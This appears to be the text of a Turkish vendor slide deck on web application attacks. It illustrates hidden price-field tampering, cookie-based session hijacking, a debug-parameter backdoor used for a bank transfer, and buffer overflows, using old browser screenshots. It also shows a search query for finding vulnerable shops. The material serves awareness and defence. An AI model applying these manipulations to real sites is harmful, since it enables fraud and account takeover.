

Oğuz Ersöz
Dahili Network A.Ş.



Varsayım




“Sitemiz Çok Güvenli”:

- Firewall’larımız var (en iyisinden!)
- Herşeyi şifreliyoruz (128 bit!)
- 3 ayda bir audit yaptırıyoruz (en pahalısından!)
- Gizlilik politikamız var (sorumluluğu paylaşıyoruz!)




Gerçek: Sitelerin %97'si Hala Tehditlere Açık



AppScan ile yapılan 300 AppAudit'in sonucu



Problem - Web Uygulamaları Hack Ediliyor



A Tipi

Firma Varlıklarının Çalınması



B Tipi

B2B veya B2C Alım/Satım
Hareketlerinin Değiştirilmesi




C Tipi

Müşteri Bilgilerinin Ele Geçirilmesi



D Tipi

Sayfaların
değiştirilmesi






EMULEX Olayı

- ✓ 2000 yılında web sitesi hack edildi, yanlış basın duyuruları kondu
- ✓ Son çeyreğe ve ilaveten 1999/1998'e ait kar hesaplarının gözden geçirilmekte olduğu duyuruldu
- ✓ CEO Paul Folino'nun istifa ettiği ve Emulex'in Borsa Kurulu tarafından araştırma altına alındığı yazıyordu
- ✓ Hepsi yalan olan bu haberler 15 dakika içinde hisselerin 113\$'dan 43\$'a düşmesine neden oldu
- ✓ 30 dakika sonra firmanın hisseleri borsada donduruldu ama iş işten geçmiş oldu
- ✓ Emulex, Internet Wire ve Bloomberg hakkında yalan haberden soruşturma açıldı



Genel Görünüm





Masaüstü

İletişim

Network

Web Uygulamaları



**Antivirus
Koruması**

**Şifreleme
(SSL)**

**Firewall'lar/
Yönlendiriciler/
Atak Tespit Sistemleri**

**Manual Patch'ler ve
Kodların Gözden Geçirilmesi**



On Tip Uygulama Saldırısı



- **Gizli Alanların Manipülasyonu - eShoplifting**
- **Parametre Değiştirme - OS ya da kritik veriye erişim**
- **Arka Kapılar ve Debug Opsiyonları – Koda/uygulamaya admin yada geliştirici olarak erişim**
- **Cookie Zehirleme – kimlik bilgisini çalma, illegal transaction**
- **Gizli Komut İcrası – OS'e erişim yada uygulamayı OS seviyesinde kontrol, sayfa değiştirme**
- **Forceful Browsing – kritik veriye erişim**
- **Cross-Site Scripting - server-side exploitation, kritik veriye erişim; eHijacking**
- **Önbellek Taşması – kritik veriye erişim ya da siteyi/uygulamayı çökertme**
- **3rd-Party Konfigürasyon Hataları – OS ya da veriye erişim**
- **Açıklanmış/Bilinen Zayıflıklar- OS erişim; siteyi çökertme; kritik veriye erişim**



Gizli Alanların Manipölasyonu



- **Zayıflığın Açıklaması:**

Uygulamaya istemciye veriyi form içindeki gizli bir alan içinde gönderir. Bu gizli alanın değiştirilmesi, web uygulamasına geri dönen veriyi bozar

- **Neden Gizli Alan Manipölasyonu:**

Gizli alanları transfer etmek, uygulamanın bir parçasından başka bir parçasına (ya da iki uygulama arasında) karmaşık backend sistemleri kullanmadan bilgi geçirmenin basit ve etkin bir yoludur.

- **Bu manipölasyonun sonucu olarak :**

Uygulama değişerek gelen bilgiye göre davranır, orijinal bilgiye göre değil



Gizli Alanların Manipölasyonu - Örnek



Product Information for IBM PC Camera 2 Pak - Netscape

File Edit View Go Communicator Help

Back Forward Reload Home Search Netscape Print Security Stop

Bookmarks Go to: http://www.xyz.com/shopping cart.html What's Related

Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace

Shopping Cart Contact Us Order Status

\$129.95 Product Information

Windows
Go to Mac

SHOPPING CART

product	qty.
IBM_PC_Camer...	1
total: \$129.95	

Checkout
or Change Quantity

IBM PC Camera 2 Pak (White Box Cameras)
by XIRLINK VIDEO MEDIA Customer Rating: ★★ ★★

LIST PRICE: ~~\$179.99~~
OUR PRICE: **\$129.95 (You save \$50.04)**

IBM 2 PACK

pc camera

Earn Miles
[click here to learn how to qualify](#)

Add To Cart

Availability: Usually ships in 24 hours
We may only sell this product to the following countries:

Peripheral
Product # IN995330

SUPPORT

Document: Done



Gizli Alanların Manipülasyonu - Örnek



Product Information for IBM PC : file:///J:/Us...ing cart.html - Netscape Composer

File Edit View Insert Format Tools Communicator Help

New Open Save Publish Preview Cut Copy Paste Print Find Link Target Image H. Line Table Spelling

Normal [font] 14 [font]

Product Information

<input type="hidden" name="Price" value="129.95">

SHIPPING CART

product	qty.
IBM PC Camer...	1
total: \$129.95	

Checkout
or Change Quantity

HTML Tag

Enter tag name and any attributes or parameters for one tag only:

<input type="hidden" name="Price" value="129.95">

OK Cancel Verify Help


pc camera

Earn Miles
[click here to learn how to qualify](#)

Availability: Usually ships in 24 hours
We may only sell this product to the following countries:

90% Document: Done

Gizli Alanların Manipülasyonu - Örnek



Gizli Alanların Manipölasyonu - Örnek



Shopping Cart ☒
Contact Us
Order Status ☒

SEARCH

Your Shopping Cart Contains **\$1.95**

Title	Availability	Qty.	Unit Price	Total Price
IBM PC Camera 2 Pak (White Box Cameras) Peripheral	Usually ships in 24 hours	1	\$1.95	\$1.95
Recalculate subtotal after Qty. Change.				Subtotal: \$1.95

☒ Proceed to Checkout ☐ Continue Shopping

If you get an error when you try to check out, you may be behind a firewall that does not support secure transactions. If this happens, you can use our [regular server](#).

Gizli Alanların Manipülasyonu - Örnek



AltaVista: Simple Query ""type=hidden name=price"" - Netscape

File Edit View Go Communicator Help

Back Forward Reload Home Search Netscape Print Security Stop

Bookmarks Location: http://www.altavista.com/cgi-bin/query?pg=q&kl=XX&stpe=text&q=%22type%3Dhidden+name%3Dprice%22 What's Related

Instant Message WebMail Contact People Yellow Pages Download Channels

AltaVista Connections AltaVista.com Shopping.com Zip2.com

Ask AltaVista™ a question. Or enter a few words in any language

Search For: Web Pages Images Video Audio

"type=hidden name=price" Search

SPECIALS

Amazon.com

- Search: type=hi...
- Save up to 50%

About.com

- Find: "type=hi..."
- Win \$100,000!!

Shopping.com

- Search: "type=hi..."

AltaVista Shopping

- Visit our online shopping guide

enter email to register drkoop

Win a FREE \$10,000 resort vacation to the WHITE MOUNTAINS

AltaVista found 78 Web pages. Family Filter is off. Take our one minute survey!

- Shopping Cart Demonstration**
Welcome to the Virtual Shopping Cart demonstration. To get shopping carts working on your system you first need to contact jeremy@gpcom.net and have him...
URL: www.gpcom.net/order/shopping.htm
Last modified 12-Jan-98 - page size 6K - in English [Translate]
- Shopping Cart**
Online Secure Order Form. Shopping Cart Demonstration and Instruction. These next few pages will explain how to use the shopping cart program and the wide.
URL: www.aquanut.com/shopping.html
Last modified 4-Jun-99 - page size 20K - in English [Translate]
- SHOP4LESS - Discount Merchandise**
EZ Webcart - EZ to use - EZ to...
URL: www.ezwebcart.com/samples.html
Last modified 1-Mar-99 - page size 8K - in English [Translate]
- DevCart**
Developers Choice High Performance Web Hostina. DevCart Static HTML Driven Shopping Cart. Version 2.09/01/98. Overview. DevCart is

Document: Done




Cookie Zehirleme



- **Zayıflığın Açıklaması:**
Cookie içinde yer alan oturum bilgisi değişik bir değere çevrilir ve uygulamanın yeni oturum ID'sine geçmesine neden olunur.
- **Neden Cookie Zehirleme:**
Bazı oturum ID'leri güvenli değildir örn. şifrelenmemiştir, zayıf şifrelenmiştir, hash'lenmemiştir vs. Bu çoğunlukla uygulamayı geliştirenlerin kriptografik bilgilerinin zayıf olmasından kaynaklanır
- **Bu manipülasyonun sonucu olarak:**
Hacker'lar kullanıcının kimlik bilgilerini üslenebilir ve söz konusu kullanıcının bilgilerine erişebilir – kimlik çalma/başkasının yerine geçme



Cookie Zehirleme - Örnek



Cookie Zehirleme - Örnek



Due Bills - Netscape

File Edit View Go Communicator Help

Back Forward Reload Home Search Netscape Print Security Stop

Bookmarks Go to: <http://www.paybillsonline.com/due-bills.asp> What's Related

Instant Message WebMail Contact People Yellow Pages Download Channels

Abacarius

these bills are awaiting your payment instructions

	<u>Due Date</u>	<u>Billers</u>	<u>Total Due</u>	<u>Min Due</u>
Show Pay	8/14/1999	Pacific Bell	\$23.52	\$15.52
Show Pay	8/20/1999	AT&T	\$143.56	\$143.56
Show Pay	8/25/1999	SoCal Gaz & Electric	\$13.65	\$13.65
Total:			\$180.73	\$172.73

[Bills](#) | [Billers](#) | [Profile](#) | [Sign Off](#)

Document: Done



Cookie Zehirleme - Örnek



```
cookies - Notepad
File Edit Search Help
# Netscape HTTP Cookie File
# http://www.netscape.com/newsref/std/cookie_spec.html
# This is a generated file! Do not edit
www.paybillsonline.com FALSE zyxzirfh646320981373509865
```

zyxzirfh646320981373509865

Cookie Zehirleme - Örnek

A screenshot of a Notepad window titled "cookies - Notepad". The window contains the following text:

```
# Netscape HTTP Cookie File
# http://www.netscape.com/newsref/std/cookie_spec.html
# This is a generated file! Do not edit

www.paybillsonline.com FALSE q1smh1n646320981373509865
```

A green circle highlights the text "q1smh1n646" in the cookie string. A green line connects this circle to a green rectangular box below the text that contains the same string "q1smh1n646".

```
q1smh1n646
```


Cookie Zehirleme - Örnek



Due Bills - Netscape

File Edit View Go Communicator Help

Back Forward Reload Home Search Netscape Print Security Stop

Bookmarks Go to: <http://www.paybillsonline.com/due-bills.asp> What's Related

Instant Message WebMail Contact People Yellow Pages Download Channels

Johnson

these bills are awaiting your payment instructions

	<u>Due Date</u>	<u>Billor</u>	<u>Total Due</u>	<u>Min Due</u>
Show Pay	8/1/1999	GE Capital Mortgage Services	\$5376.98	\$5376.98
Show Pay	8/15/1999	JC Penny	\$256.60	\$256.60
Show Pay	8/25/1999	Chase Visa	\$13879.52	\$1387.95
Total:			\$19513.1	\$7021.53

[Bills](#) | [Billers](#) | [Profile](#) | [Sign Off](#)

Document: Done



Arka Kapılar ve Debug Opsiyonları



- **Zayıflığın Açıklaması:**
Uygulamaların belli bir parametre ya da karakter dizisi göndererek aktive edilebilen gizli debug opsiyonları vardır.
- **Neden Arka Kapılar ve Debug opsiyonları:**
 1. Debug opsiyonlarını kullanılabılır halde bırakmak, kod geliştiricilere bug'ları daha kolay bulup daha çabuk fix etmeleri imkanını verir.
 2. Uygulama geliştiriciler sisteme erişimlerini garanti altına almak için arka kapılar bırakırlar.
- **Bu manipülasyonun sonucu olarak:**
Gizli debug opsiyonlarının aktive edilmesi, hacker'lar için uygulamaya (genellikle sınırsız seviyede) erişim olanağı sağlar.



Arka Kapılar ve Debug Opsiyonları - Örnek



Online Banking - Account Summary - Netscape

File Edit View Go Communicator Help

Back Forward Reload Home Search Netscape Print Security Stop

Go to: <http://www.xxx.com/per/acctInfo/acctSum/> What's Related

Instant Message WebMail Contact People Yellow Pages Download Channels

Account Summary

Account Summary provides a snapshot of your finances.

Liquid Accounts	Account Numbers	Available Balance
Pam's Checking	9876-5432XXXX	\$1,016.18
John's Checking	8765-4321XXXX	\$1,317.10
Money Market	7888-564XXXX Not FDIC Insured • No Bank Guarantee • May Lose Value	\$7,655.25
Total		\$10,888.53

Credit Accounts	Account Numbers	Available Balance
VISA	3456-7890-XXXX-XXXX	\$4,650.49
MASTERCARD	9876-5432-XXXX-XXXX	\$1,287.52

To end your banking session, be sure to Sign Off.

[Account Summary](#) | [Bill Pay](#) | [Transfer](#) | [Customer Service](#) | [Main Menu](#)
[Home](#) | [Contact Us](#)

Document: Done



Arka Kapılar ve Debug Opsiyonları - Örnek



Online Banking - Transfer - Netscape

File Edit View Go Communicator Help

Back Forward Reload Home Search Netscape Print Security Stop

Bookmarks Go to: http://www.xxx.com/per/acctInfo/transfer/ What's Related

Instant Message WebMail Contact People Yellow Pages Download Channels

Transfer

It's simple to move money between your accounts online.

Transfer from account	Pam's Checking 9876 5432XXX
Transfer to account	John's Checking 8765-432XXX
Amount	

Send Clear

Set up an [Automatic Transfer](#) from one account to another.

[Account Summary](#) | [Bill Pay](#) | [Transfer](#) | [Customer Service](#) | [Main Menu](#)
[Home](#) | [Contact Us](#)

Document: Done



Arka Kapılar ve Debug Opsiyonları - Örnek



Online Banking - Transfer - Netscape

File Edit View Go Communicator Help

Back Forward Reload Home Search Netscape Print Security Stop

Bookmarks Go to: <http://www.xxx.com/per/accountinfo/transfer?debug=on&from=9876-543444&to=1234-987655&amount=100000> What's Related

Instant Message WebMail Contact People Yellow Pages Download Channels

?debug=on&from=9876-543444&to=1234-987655&amount=100000

Debug Transfer - REMOVE FROM PRODUCTION VERSION!!!

*** DEBUG TRANSFER STARTED ***

From: 9876-543444
To: 1234-987655
Amount: 100,000
Transaction #: 53796

*** DEBUG TRANSFER DONE ***


Your transfer has been sent.

[Account Summary](#) | [Bill Pay](#) | [Transfer](#) | [Customer Service](#) | [Main Menu](#)
[Home](#) | [Contact Us](#)

**From: 9876-543444
To: 1234-987655
Amount: 100,000
Transaction #: 53796**

Document: Done

Uygulama Ön Bellek Taşması



- **Zayıflığın Açıklaması:**
HTML formlarındaki açıkları kullanarak sunucuya kaldıramayacağı (beklemediği) kadar çok veri göndermek – sunucu nasıl davranacağını bilemeyebilir.
- **Neden Uygulama Ön Bellek Taşması:**
Uygulama gelen karakterlerin sayısını kontrol etmiyor diye özetleyebiliriz.
- **Bu manipülasyonun sonucu olarak:**
Uygulama çöker, çoğu durumda tüm web sitesi kapanır (DoS). Kimi zaman ise uygulama gelen kodu bellekte uygun yere yazar ve icra eder.



Uygulama Ön Bellek Taşması - Örnek



